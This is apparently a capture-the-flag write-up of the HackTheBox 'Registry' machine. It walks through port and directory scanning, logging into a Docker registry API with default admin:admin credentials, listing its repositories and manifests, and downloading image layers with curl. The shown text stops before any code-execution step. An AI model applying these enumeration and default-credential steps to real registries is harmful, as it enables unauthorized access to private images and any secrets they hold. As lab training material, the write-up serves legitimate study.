[HTB] Registry - write up

Guanicoe - 01/01/2020

Summary:

This box is quite interesting as it teaches how docker works, but also how a small vulnerability can lead to catastrophic results. The workflow was to get download an available docker image and then get credentials for a CMS which had a vulnerability allowing for file upload and remote command execution.


Foothold:

```
#nmap -sC -sV -oA default 10.10.10.159
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-01 17:51 CEST
Nmap scan report for 10.10.10.159
Host is up (1.1s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 72:d4:8d:da:ff:9b:94:2a:ee:55:0c:04:30:71:88:93 (RSA)
|   256 c7:40:d0:0e:e4:97:4a:4f:f9:fb:b2:0b:33:99:48:6d (ECDSA)
|_  256 78:34:80:14:a1:3d:56:12:b4:0a:98:1f:e6:b4:e8:93 (ED25519)
80/tcp  open  http     nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: Welcome to nginx!
443/tcp open  ssl/http nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: Welcome to nginx!
| ssl-cert: Subject: commonName=docker.registry.htb
| Not valid before: 2019-05-06T21:14:35
|_Not valid after:  2029-05-03T21:14:35
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.40 seconds
```

Ok, three ports are available:

- SSH/22 : we should check at the version if there are any vulnerabilities.
- HTTP/80 : running a `nginx` server, again need to check version.
- HTTPS/443 : with what looks like the URL of the webpage.

Let's first look at the website with the IP, and we can look at the certificate to assign a domain name in our `etc/hosts` file. Looking at http://10.10.10.159/ we get the default welcome page from `nginx`. Great, we note that.



Next, looking at https://10.10.10.159/ we do get a warning about the invalid certificate. Looking at it we can confirmation of the domain name which we can add to `etc/hosts` : docker.registry.htb. We might as well add only the domain name as well.

```
#cat /etc/host
127.0.0.1       localhost
127.0.1.1       parrot
10.10.10.159    docker.registry.htb registry.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouterse
```

What we can do now is a scan with `ffuf` to see if there are sub directories (https://github.com/ffuf/ffuf)

```
#~/Git/ffuf/ffuf -u http://10.10.10.159/FUZZ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

/'___\  /'___\           /'___\
/\ \__/ /\ \__/  __  __  /\ \__/
           \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
                      \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
                                 \ \_\   \ \_\  \ \____/  \ \_\
    \/_/    \/_/   \/___/    \/_/

       v1.0.2
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.159/FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

install                 [Status: 301, Size: 194, Words: 7, Lines: 8]
bolt                    [Status: 301, Size: 194, Words: 7, Lines: 8]
                        [Status: 200, Size: 612, Words: 79, Lines: 26]
:: Progress: [220546/220546] :: Job [1/1] :: 174 req/sec :: Duration: [0:21:06]
:: Errors: 0 ::
```

Great, we have 2 interesting sub-directories. Let's go to the first one: http://10.10.10.159/install/. We see gibberish on the web page. It seams to be some sort of application, or at least it's not in a readable format. We should download that

```
#wget http://10.10.10.159/install/
--2020-04-01 18:36:17--  http://10.10.10.159/install/
Connecting to 10.10.10.159:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: ‘index.html’

index.html                              [ <==============>]   1.03K  --.-KB/s
 in 0s

2020-04-01 18:36:17 (2.78 MB/s) - ‘index.html’ saved [1050]
```

We get a `index.html` file. Though it must be the wrong extension. Looking to the meta data we see its actually a gzip file

```
#exiftool index.html
ExifTool Version Number         : 11.91
File Name                       : index.html
Directory                       : .
File Size                       : 1050 bytes
File Modification Date/Time     : 2020:04:01 18:36:17+02:00
File Access Date/Time           : 2020:04:01 18:36:17+02:00
File Inode Change Date/Time     : 2020:04:01 18:36:17+02:00
File Permissions                : rw-r--r--
File Type                       : GZIP
File Type Extension             : gz
MIME Type                       : application/x-gzip
Compression                     : Deflated
Flags                           : (none)
Modify Date                     : 2019:07:30 01:38:20+02:00
Extra Flags                     : (none)
Operating System                : Unix

#mv index.html index.gz
```

So we can rename that and unpack it.

```
#gzip -d index.gz

gzip: index.gz: unexpected end of file
```

Hum, that did not work. The file must be corrupted. However, we can use the `-c` flag to print the `std-out` to the terminal.

```
#gzip -c -d index.gz
ca.crt0000775000004100000041000000021061346412360701221 5 0ustar  www-datawww-
data-----BEGIN CERTIFICATE-----
MIIC/DCCAeSgAwIBAgIJAIFtFmFVTwEtMA0GCSqGSIb3DQEBCwUAMBMxETAPBgNV
```

```
BAMMCFJlZ2lzdHJ5MB4XDTE5MDUwNjIxMTQzNVoXDTI5MDUwMzIxMTQzNVowEzER
MA8GA1UEAwwIUmVnaXN0cnkwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIB
AQCw9BmNspBdfyc4Mt+teUfAVhepjje0/JE0db9Iqmk1DpjjWfrACum1onvabI/5
T5ryXgWb9kS8C6gzslFfPhr7tTmpCilaLPAJzHTDhK+HQCMoAhDzKXikE2dSpsJ5
zZKaJbmtS6f3qLjjJzMPqyMdt/i4kn2rp0ZPd+58pIk8Ez8C8pB1tO7j3+QAe9wc
r6vx1PYvwOYW7eg7TEfQmmQt/orFs7o6uZ1MrnbEKbZ6+bsPXLDt46EvHmBDdUn1
zGTzI3Y2UMpO7RXEN06s6tH4ufpaxlppgOnR2hSvwSXrWyVh2DVG1ZZu+lLt4eHI
qFJvJr5k/xd0N+B+v2HrCOhfAgMBAAGjUzBRMB0GA1UdDgQWBBTpKeRSEzvTkuWX
8/wn9z3DPYAQ9zAfBgNVHSMEGDAWgBTpKeRSEzvTkuWX8/wn9z3DPYAQ9zAPBgNV
HRMBAf8EBTADAQH/MA0GCSqGSIb3DQEBCwUAA4IBAQABLgN9x0QNM+hgJIHvTEN3
LAoh4Dm2X5qYe/ZntCKW+ppBrXLmkOm16kjJx6wMIvUNOKqw2H5VsHpTjBSZfnEJ
UmuPHWhvCFzhGZJjKE+An1V4oAiBeQeEkE4I8nKJsfKJ0iFOzjZObBtY2xGkMz6N
7JVeEp9vdmuj7/PMkctD62mxkMAwnLiJejtba2+9xFKMOe/asRAjfQeLPsLNMdrr
CUxTiXEECxFPGnbzHdbtHaHqCirEB7wt+Zhh3wYFVcN83b7n7jzKy34DNkQdIxt9
QMPjq1S5SqXJqzop4OnthgWlwggSe/6z8ZTuDjdNIpx0tF77arh2rUOIXKIerx5B
-----END CERTIFICATE-----
readme.md0000775000004100000041000000002011347226046001266 0ustar  www-datawww-
data# Private Docker Registry

- https://docs.docker.com/registry/deploying/
- https://docs.docker.com/engine/security/certificates/

gzip: index.gz: unexpected end of file
```

And indeed, the unzip crashes at the end, but it showed what it has managed to unzip. So we have the webuser `wwww-data`. We have a sexy looking hash certificate, also a string `Private Docker Registry`, I don't know what that is yet but google to the rescue. We also have two links which should explain both the docker registry and the certificates.

- The first website explains what a docker registry is:

> ## What it is
>
> The Registry is a stateless, highly scalable server side application that stores and lets you distribute Docker images. The Registry is open-source, under the permissive Apache license.

and how to install it

> # Deploy a registry server
>
> Estimated reading time: 18 minutes
>
> Before you can deploy a registry, you need to install Docker on the host. A registry is an instance of the `registry` image, and runs within Docker.
>
> This topic provides basic information about deploying and configuring a registry. For an exhaustive list of configuration options, see the configuration reference.
>
> If you have an air-gapped datacenter, see Considerations for air-gapped registries.
>
> ## Run a local registry
>
> Use a command like the following to start the registry container:

```
$ docker run -d -p 5000:5000 --restart=always --name registry registry:2
```

The registry is now ready to use.

> **Warning**: These first few examples show registry configurations that are only appropriate for testing. A production-ready registry must be protected by TLS and should ideally use an access-control mechanism. Keep reading and then continue to the configuration guide to deploy a production-ready registry.

- The second page explains how to use the certificate

Verify repository client with certificates

Estimated reading time: 2 minutes

In Running Docker with HTTPS, you learned that, by default, Docker runs via a non-networked Unix socket and TLS must be enabled in order to have the Docker client and the daemon communicate securely over HTTPS. TLS ensures authenticity of the registry endpoint and that traffic to/from registry is encrypted.

This article demonstrates how to ensure the traffic between the Docker registry server and the Docker daemon (a client of the registry server) is encrypted and properly authenticated using *certificate-based client-server authentication*.

We show you how to install a Certificate Authority (CA) root certificate for the registry and how to set the client TLS certificate for verification.

Understand the configuration

A custom certificate is configured by creating a directory under `/etc/docker/certs.d` using the same name as the registry's hostname, such as `localhost`. All `*.crt` files are added to this directory as CA roots.

> **Note**: As of Docker 1.13, on Linux any root certificates authorities are merged with the system defaults, including as the host's root CA set. On prior versions of Docker, and on Docker Enterprise Edition for Windows Server, the system default certificates are only used when no custom root certificates are configured.

The presence of one or more `.key/cert` pairs indicates to Docker that there are custom certificates required for access to the desired repository.

> **Note**: If multiple certificates exist, each is tried in alphabetical order. If there is a 4xx-level or 5xx-level authentication error, Docker continues to try with the next certificate.

The following illustrates a configuration with custom certificates:

```
/etc/docker/certs.d/        <-- Certificate directory
└── localhost:5000          <-- Hostname:port
   ├── client.cert          <-- Client certificate
   ├── client.key           <-- Client key
   └── ca.crt               <-- Certificate authority that signed
                                the registry certificate
```

> The preceding example is operating-system specific and is for illustrative purposes only. You should consult your operating system documentation for creating an os-provided bundled certificate chain.

Create the client certificates

Use OpenSSL's `genrsa` and `req` commands to first generate an RSA key and then use the key to create the certificate.

```
$ openssl genrsa -out client.key 4096
$ openssl req -new -x509 -text -key client.key -out client.cert
```


> **Note**: These TLS commands only generate a working set of certificates on Linux. The version of OpenSSL in macOS is incompatible with the type of certificate Docker requires.

What we can do now is look further at the `docker.registry.htb` url. Indeed, it does behave differently as if it did not answer to `nginx`. Let's scan it with `fuff`.

```
#~/Git/ffuf/ffuf -u http://docker.registry.htb/FUZZ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.0.2
________________________________________________

 :: Method           : GET
 :: URL              : http://docker.registry.htb/FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

v2                      [Status: 301, Size: 39, Words: 3, Lines: 3]
http%3A%2F%2Fwww        [Status: 301, Size: 0, Words: 1, Lines: 1]
                        [Status: 200, Size: 0, Words: 1, Lines: 1]
http%3A%2F%2Fyoutube    [Status: 301, Size: 0, Words: 1, Lines: 1]
http%3A%2F%2Fblogs      [Status: 301, Size: 0, Words: 1, Lines: 1]
http%3A%2F%2Fblog       [Status: 301, Size: 0, Words: 1, Lines: 1]
**http%3A%2F%2Fwww      [Status: 301, Size: 0, Words: 1, Lines: 1]
http%3A%2F%2Fcommunity  [Status: 301, Size: 0, Words: 1, Lines: 1]
http%3A%2F%2Fradar      [Status: 301, Size: 0, Words: 1, Lines: 1]
http%3A%2F%2Fjeremiahgrossman [Status: 301, Size: 0, Words: 1, Lines: 1]
http%3A%2F%2Fweblog     [Status: 301, Size: 0, Words: 1, Lines: 1]
http%3A%2F%2Fswik       [Status: 301, Size: 0, Words: 1, Lines: 1]
```

```
:: Progress: [220546/220546] :: Job [1/1] :: 434 req/sec :: Duration: [0:08:28]
:: Errors: 0 ::
```

We see stuff that might be junk actually but `v2` looks interesting. Checking it through the web browser, we get prompt for a password but `admin:admin` worked! What we get looks like some kind of api.



Looking at the header, we get more information

```
Response Headers
    Connection  close
    Content-Length  2
    Content-Type    application/json; charset=utf-8
    Date    Wed, 01 Apr 2020 21:25:44 GMT
    Docker-Distribution-Api-Version registry/2.0
    Server  nginx/1.14.0 (Ubuntu)
    Strict-Transport-Security   max-age=63072000; includeSubdomains
    X-Content-Type-Options  nosniff, nosniff
    X-Frame-Options DENY

Request Headers
    Accept
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
    Accept-Encoding gzip, deflate
    Accept-Language en-US,en;q=0.5
    Authorization   Basic YWRtaW46YWRtaW4=
    Cache-Control   max-age=0
    Connection  keep-alive
    DNT 1
    Host    docker.registry.htb
    Upgrade-Insecure-Requests   1
    User-Agent  Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101
Firefox/68.0
```

The most interesting information being : `Docker-Distribution-Api-Version   registry/2.0`. What we can do now is use `burp suit` to send request.

```
[REQUEST]
GET /v2/ HTTP/1.1
Host: docker.registry.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Authorization: Basic YWRtaW46YWRtaW4=
Connection: close
Upgrade-Insecure-Requests: 1
```

```
[RESPONSE]
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Wed, 01 Apr 2020 21:53:28 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 2
Connection: close
Docker-Distribution-Api-Version: registry/2.0
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=63072000; includeSubdomains
X-Frame-Options: DENY
X-Content-Type-Options: nosniff

{}
```

We get an empty `json`. Because we know what type of api we're working with, we can try to enumerate what's available using the docs https://docs.docker.com/registry/spec/api/#tags.

(For readability, I'm just writing the first line of the request and the output of the response)

```
REQ : GET /v2/_catalog HTTP/1.1
RES : {"repositories":["bolt-image"]}
```

Great we got the repo, plus maybe some information. We have the name, now we can get tags list. Again, all this enumeration is by reading the documentation

```
REQ : GET /v2/bolt-image/tags/list HTTP/1.1
RES : {"name":"bolt-image","tags":["latest"]}
```

So we got the tag, lets continue

```
REQ : GET /v2/bolt-image/tags/latest HTTP/1.1
RES : 404 page not found
```

Hum... That last one did not work. What we need to do is download the manifest which should have the digest codes.

```
REQ : GET /v2/bolt-image/manifests/list HTTP/1.1
RES : {"errors":[{"code":"MANIFEST_UNKNOWN","message":"manifest
unknown","detail":{"Tag":"list"}}]}
```

Ok this worked, but we got an error. It is actually here that we must mention `lastest`.

```
REQ : GET /v2/bolt-image/manifests/latest HTTP/1.1

[RESPONSE]
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Wed, 01 Apr 2020 22:07:21 GMT
Content-Type: application/vnd.docker.distribution.manifest.v1+prettyjws
Content-Length: 7439
Connection: close
Docker-Content-Digest:
sha256:6caf69163edab2535a8b0bdec291ff1ae259e891b4dc5b3fd9ccfe22cb6c079c
```

```
Docker-Distribution-Api-Version: registry/2.0
Etag: "sha256:6caf69163edab2535a8b0bdec291ff1ae259e891b4dc5b3fd9ccfe22cb6c079c"
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=63072000; includeSubdomains
X-Frame-Options: DENY
X-Content-Type-Options: nosniff

{
   "schemaVersion": 1,
   "name": "bolt-image",
   "tag": "latest",
   "architecture": "amd64",
   "fsLayers": [
      {
         "blobSum":
"sha256:302bfcb3f10c386a25a58913917257bd2fe772127e36645192fa35e4c6b3c66b" [DONE]
      },
      {
         "blobSum":
"sha256:3f12770883a63c833eab7652242d55a95aea6e2ecd09e21c29d7d7b354f3d4ee" [DONE]
      },
      {
         "blobSum":
"sha256:02666a14e1b55276ecb9812747cb1a95b78056f1d202b087d71096ca0b58c98c" [DONE]
      },
      {
         "blobSum":
"sha256:c71b0b975ab8204bb66f2b659fa3d568f2d164a620159fc9f9f185d958c352a7" [DONE]
      },
      {
         "blobSum":
"sha256:2931a8b44e495489fdbe2bccd7232e99b182034206067a364553841a1f06f791" [DONE]
      },
      {
         "blobSum":
"sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4" [DONE]
      },
      {
         "blobSum":
"sha256:f5029279ec1223b70f2cbb2682ab360e1837a2ea59a8d7ff64b38e9eab5fb8c0" [DONE]
      },
      {
         "blobSum":
"sha256:d9af21273955749bb8250c7a883fcce21647b54f5a685d237bc6b920a2ebad1a" [DONE]
      },
      {
         "blobSum":
"sha256:8882c27f669ef315fc231f272965cd5ee8507c0f376855d6f9c012aae0224797" [DONE]
      },
      {
         "blobSum":
"sha256:f476d66f540886e2bb4d9c8cc8c0f8915bca7d387e536957796ea6c2f8e7dfff" [DONE]
      }
   ],
   "history": [
      {
```

```
         "v1Compatibility": "{\"architecture\":\"amd64\",\"config\":
{\"Hostname\":\"e2e880122289\",\"Domainname\":\"\",\"User\":\"\",\"AttachStdin\"
:true,\"AttachStdout\":true,\"AttachStderr\":true,\"Tty\":true,\"OpenStdin\":tru
e,\"StdinOnce\":true,\"Env\":
[\"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin\"],\"Cmd\":
[\"bash\"],\"Image\":\"docker.registry.htb/bolt-
image\",\"Volumes\":null,\"WorkingDir\":\"\",\"Entrypoint\":null,\"OnBuild\":nul
l,\"Labels\":
{}},\"container\":\"e2e88012228993b25b697ee37a0aae0cb0ecef7b1536d2b8e488a6ec3f35
3f14\",\"container_config\":
{\"Hostname\":\"e2e880122289\",\"Domainname\":\"\",\"User\":\"\",\"AttachStdin\"
:true,\"AttachStdout\":true,\"AttachStderr\":true,\"Tty\":true,\"OpenStdin\":tru
e,\"StdinOnce\":true,\"Env\":
[\"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin\"],\"Cmd\":
[\"bash\"],\"Image\":\"docker.registry.htb/bolt-
image\",\"Volumes\":null,\"WorkingDir\":\"\",\"Entrypoint\":null,\"OnBuild\":nul
l,\"Labels\":{}},\"created\":\"2019-05-
25T15:18:56.9530238Z\",\"docker_version\":\"18.09.2\",\"id\":\"f18c41121574af38e
7d88d4f5d7ea9d064beaadd500d13d33e8c419d01aa5ed5\",\"os\":\"linux\",\"parent\":\"
9380d9cebb5bc76f02081749a8e795faa5b5cb638bf5301a1854048ff6f8e67e\"}"
      },
      {
         "v1Compatibility": "
{\"id\":\"9380d9cebb5bc76f02081749a8e795faa5b5cb638bf5301a1854048ff6f8e67e\",\"p
arent\":\"d931b2ca04fc8c77c7cbdce00f9a79b1954e3509af20561bbb8896916ddd1c34\",\"c
reated\":\"2019-05-25T15:13:31.3975799Z\",\"container_config\":{\"Cmd\":
[\"bash\"]}}"
      },
      {
         "v1Compatibility": "
{\"id\":\"d931b2ca04fc8c77c7cbdce00f9a79b1954e3509af20561bbb8896916ddd1c34\",\"p
arent\":\"489e49942f587534c658da9060cbfc0cdb999865368926fab28ccc7a7575283a\",\"c
reated\":\"2019-05-25T14:57:27.6745842Z\",\"container_config\":{\"Cmd\":
[\"bash\"]}}"
      },
      {
         "v1Compatibility": "
{\"id\":\"489e49942f587534c658da9060cbfc0cdb999865368926fab28ccc7a7575283a\",\"p
arent\":\"7f0ab92fdf7dd172ef58247894413e86cfc60564919912343c9b2e91cd788ae4\",\"c
reated\":\"2019-05-25T14:47:52.6859489Z\",\"container_config\":{\"Cmd\":
[\"bash\"]}}"
      },
      {
         "v1Compatibility": "
{\"id\":\"7f0ab92fdf7dd172ef58247894413e86cfc60564919912343c9b2e91cd788ae4\",\"p
arent\":\"5f7e711dba574b5edd0824a9628f3b91bfd20565a5630bbd70f358f0fc4ebe95\",\"c
reated\":\"2019-05-24T22:51:14.8744838Z\",\"container_config\":{\"Cmd\":
[\"/bin/bash\"]}}"
      },
      {
         "v1Compatibility": "
{\"id\":\"5f7e711dba574b5edd0824a9628f3b91bfd20565a5630bbd70f358f0fc4ebe95\",\"p
arent\":\"f75463b468b510b7850cd69053a002a6f10126be3764b570c5f80a7e5044974c\",\"c
reated\":\"2019-04-26T22:21:05.100534088Z\",\"container_config\":{\"Cmd\":
[\"/bin/sh -c #(nop)  CMD [\\\"/bin/bash\\\"]\"]},\"throwaway\":true}"
      },
      {
```

```
         "v1Compatibility": "
{\"id\":\"f75463b468b510b7850cd69053a002a6f10126be3764b570c5f80a7e5044974c\",\"p
arent\":\"4b937c36cc17955293cc01d8c7c050c525d22764fa781f39e51afbd17e3e5529\",\"c
reated\":\"2019-04-26T22:21:04.936777709Z\",\"container_config\":{\"Cmd\":
[\"/bin/sh -c mkdir -p /run/systemd \\u0026\\u0026 echo 'docker' \\u003e
/run/systemd/container\"]}}"
      },
      {
         "v1Compatibility": "
{\"id\":\"4b937c36cc17955293cc01d8c7c050c525d22764fa781f39e51afbd17e3e5529\",\"p
arent\":\"ab4357bfcbef1a7eaa70cfaa618a0b4188cccafa53f18c1adeaa7d77f5e57939\",\"c
reated\":\"2019-04-26T22:21:04.220422684Z\",\"container_config\":{\"Cmd\":
[\"/bin/sh -c rm -rf /var/lib/apt/lists/*\"]}}"
      },
      {
         "v1Compatibility": "
{\"id\":\"ab4357bfcbef1a7eaa70cfaa618a0b4188cccafa53f18c1adeaa7d77f5e57939\",\"p
arent\":\"f4a833e38a779e09219325dfef9e5063c291a325cad7141bcdb4798ed68c675c\",\"c
reated\":\"2019-04-26T22:21:03.471632173Z\",\"container_config\":{\"Cmd\":
[\"/bin/sh -c set -xe \\t\\t\\u0026\\u0026 echo '#!/bin/sh' \\u003e
/usr/sbin/policy-rc.d \\t\\u0026\\u0026 echo 'exit 101' \\u003e\\u003e
/usr/sbin/policy-rc.d \\t\\u0026\\u0026 chmod +x /usr/sbin/policy-rc.d
\\t\\t\\u0026\\u0026 dpkg-divert --local --rename --add /sbin/initctl
\\t\\u0026\\u0026 cp -a /usr/sbin/policy-rc.d /sbin/initctl \\t\\u0026\\u0026
sed -i 's/^exit.*/exit 0/' /sbin/initctl \\t\\t\\u0026\\u0026 echo 'force-
unsafe-io' \\u003e /etc/dpkg/dpkg.cfg.d/docker-apt-speedup \\t\\t\\u0026\\u0026
echo 'DPkg::Post-Invoke { \\\"rm -f /var/cache/apt/archives/*.deb
/var/cache/apt/archives/partial/*.deb /var/cache/apt/*.bin || true\\\"; };'
\\u003e /etc/apt/apt.conf.d/docker-clean \\t\\u0026\\u0026 echo
'APT::Update::Post-Invoke { \\\"rm -f /var/cache/apt/archives/*.deb
/var/cache/apt/archives/partial/*.deb /var/cache/apt/*.bin || true\\\"; };'
\\u003e\\u003e /etc/apt/apt.conf.d/docker-clean \\t\\u0026\\u0026 echo
'Dir::Cache::pkgcache \\\"\\\"; Dir::Cache::srcpkgcache \\\"\\\";'
\\u003e\\u003e /etc/apt/apt.conf.d/docker-clean \\t\\t\\u0026\\u0026 echo
'Acquire::Languages \\\"none\\\";' \\u003e /etc/apt/apt.conf.d/docker-no-
languages \\t\\t\\u0026\\u0026 echo 'Acquire::GzipIndexes \\\"true\\\";
Acquire::CompressionTypes::Order:: \\\"gz\\\";' \\u003e
/etc/apt/apt.conf.d/docker-gzip-indexes \\t\\t\\u0026\\u0026 echo
'Apt::AutoRemove::SuggestsImportant \\\"false\\\";' \\u003e
/etc/apt/apt.conf.d/docker-autoremove-suggests\"]}}"
      },
      {
         "v1Compatibility": "
{\"id\":\"f4a833e38a779e09219325dfef9e5063c291a325cad7141bcdb4798ed68c675c\",\"c
reated\":\"2019-04-26T22:21:02.724843678Z\",\"container_config\":{\"Cmd\":
[\"/bin/sh -c #(nop) ADD
file:7ce84f13f11609a50ece7823578159412e2299c812746d1d1f1ed5db0728bd37 in /
\"]}}"
      }
   ],
   "signatures": [
      {
         "header": {
            "jwk": {
               "crv": "P-256",
               "kid":
"4ECY:X5C6:SGW7:STPD:A7ME:HOCQ:WL2O:7UAR:FAAR:NZNX:JBVG:X2JS",
               "kty": "EC",
```

```
                "x": "FmFM8gzktzYKBGktO5kTLSkZDtAmLJM1BeW9DfP3DEc",
                "y": "chc2r9KypdiQMIEh91RRoXpViAfNB5dE87rgSLEGj7M"
            },
            "alg": "ES256"
         },
         "signature": "kIh15N0YrQAc3IxfoNzXtUkB0Idc9-ubayI0Ja4tZkOQv_0U_lS7I1A_-
PJcbUbbK4KB23AExCWYsDGReMVuAg",
         "protected":
"eyJmb3JtYXRMZW5ndGgiOjY3OTIsImZvcm1hdFRhaWwiOiJDbjAiLCJ0aW1lIjoiMjAyMC0wNC0wMVQ
yMjowNzoyMVoifQ"
      }
   ]
}
```


Woho! that's a great repose. We have a few digests codes which we can manually check by setting the digest (the sha code) .


```
REQ : GET /v2/bolt-
image/blobs/sha256:302bfcb3f10c386a25a58913917257bd2fe772127e36645192fa35e4c6b3c
66b HTTP/1.1

[RESPONSE]
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Wed, 01 Apr 2020 22:44:50 GMT
Content-Type: application/octet-stream
Content-Length: 335
Connection: close
Accept-Ranges: bytes
Cache-Control: max-age=31536000
Docker-Content-Digest:
sha256:302bfcb3f10c386a25a58913917257bd2fe772127e36645192fa35e4c6b3c66b
Docker-Distribution-Api-Version: registry/2.0
Etag: "sha256:302bfcb3f10c386a25a58913917257bd2fe772127e36645192fa35e4c6b3c66b"
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=63072000; includeSubdomains
X-Frame-Options: DENY
X-Content-Type-Options: nosniff

•••••••••ÿì•ANë0••½Î)üÒÍc•xl7•TÖ•Xq•$êÆn•Q9•Ç¡ÀéQZ•Ô•!!••Âß&ÑÈ••ç÷?
Æ••••À••,#°ãð»ýçrZ••å 3••@
B³±•ëéÐ+G•¾•çðr¿•^ÿÖ5ËzmR=ÒKø•þ"••à¼••ô?
•ûú•O•«•«£•Ñûù#ý¥ÌwúC^dB•àRä•¡'iâ•×•ò•uèØ¢¶Ì<¶¦ô4YF•ó Öt•X%je¬§
Î#lÕÆÒmLkÊ\Óx•"V¬Öw•Uô°=¾°Þ8Ú*Ä¶r

]6n¸|•Gh¬¦ñÕýMù,•¿ô•Ù••Õ••Ïßr]kc}í•¨ÒÚèÙ0
ý?••ÅQÝ• J•}ww•>ûþO7U
âØ3 ÷C>ôýûó_•Þÿ••àÿ@ •••••••ÿÿ•Î"S••••
```


Now there are two ways, either we manually download each digest and then unzip them https://www.notsosecure.com/anatomy-of-a-hack-docker-registry/. Or we can just install docker on our system (for parrot OS I had to download the deb and install is manually, https://www.tecmint.com/install-docker-and-run-docker-containers-in-ubuntu/)

Let's first download one of these digest to see what it's about. We can download all these files and save by ~~typing this in the url.~~ by using curl.

```
#curl http://docker.registry.htb/v2/bolt-
image/blobs/sha256:2931a8b44e495489fdbe2bccd7232e99b182034206067a364553841a1f06f
791 -u admin:admin --output sha29
```

Catting the file actually broke my terminal:

```
┌─[root@parrot]─[~/Documents/CTFs/HackTheBox/Registry/api/sha]
└──╼ #cat
sha256_302bfcb3f10c386a25a58913917257bd2fe772127e36645192fa35e4c6b3c66b
AN0)cxl7TɲXq$nQ9ǎQZ!!&?Ɪ
                          ,#r 3@
B
 +Gr^5zmR=K"?O#wC^dBR'iu<4YFtX%je       #lmLk\x"VwU=8*Ķ─
]6┼≠G
M←
Qȩ̈J£┬┬>O7U─]┐ᶠᶻ£□▮
3C>_@ "S┌─[─¯¯├@¯▒──¯├]─[·/D¯ᶠᶻ┤└ᵀ┼├─/CTF─/H▒ᶠᶻ┐T
ᴸᶠB¯│/Rᴸᶠ±ᵛᵀ─├─≤/▒─ᵛᵀ]
└──╼ #┌ᴳᴿ
```

That's fun. Anyway, looking in more detail at the files we see they are gzips files

```
#exiftool
sha256_02666a14e1b55276ecb9812747cb1a95b78056f1d202b087d71096ca0b58c98c
ExifTool Version Number         : 11.91
File Name                       :
sha256_02666a14e1b55276ecb9812747cb1a95b78056f1d202b087d71096ca0b58c98c
Directory                       : .
File Size                       : 222 bytes
File Modification Date/Time     : 2020:04:02 00:47:56+02:00
File Access Date/Time           : 2020:04:02 00:47:56+02:00
File Inode Change Date/Time     : 2020:04:02 00:58:39+02:00
File Permissions                : rw-r--r--
File Type                       : GZIP
File Type Extension             : gz
